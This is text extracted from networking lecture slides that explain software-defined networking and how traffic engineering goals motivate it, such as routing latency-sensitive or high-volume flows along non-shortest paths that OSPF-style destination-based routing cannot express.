
- Examples: OSPF, ISIS, BGP



Recall: Centralized Control Plane

Centralized Approach: routers **exchange messages** with an external software

- Software-defined networking (SDN)
- Examples: OpenFlow





But, why do we need SDN?

*Mainframe → PC




Vertically integrated
Closed, proprietary
Slow innovation
Small industry



Horizontal
Open interfaces
Rapid innovation
Huge industry

Legacy Networking → SDN




Need for SDN: Traffic Engineering

- Network operators need to carefully direct various traffic flows through their networks.
 - This is usually referred to as Traffic Engineering (TE).
- In TE, the network paths are chosen (engineered) to meet the requirements of an application/customer,
 - These paths may not necessarily be the shortest paths computed by the routing protocols.

Need for SDN: Traffic Engineering


For example:

- latency-sensitive applications require passing through low-delay network paths, **and**
- high-volume content distribution applications may need to go through paths with large available bandwidth.




Can this be achieved by OSPF (or siblings)?

Need for SDN: Traffic Engineering




- A network operator wants:
 - x-to-z traffic to flow xwyz.
- Need to define link weights so traffic routing algorithm computes routes accordingly (or need a new routing algorithm)!

Need for SDN: Traffic Engineering



- Router w wants to route green and red traffic differently?
- can't do it (with destination-based forwarding, and LS, DV routing)


Need for SDN: Traffic Engineering



- A network operator wants to:
 - split u-to-z traffic along uvwz *and* uxzy (load balancing)
- can't do it (or need a new routing algorithm)

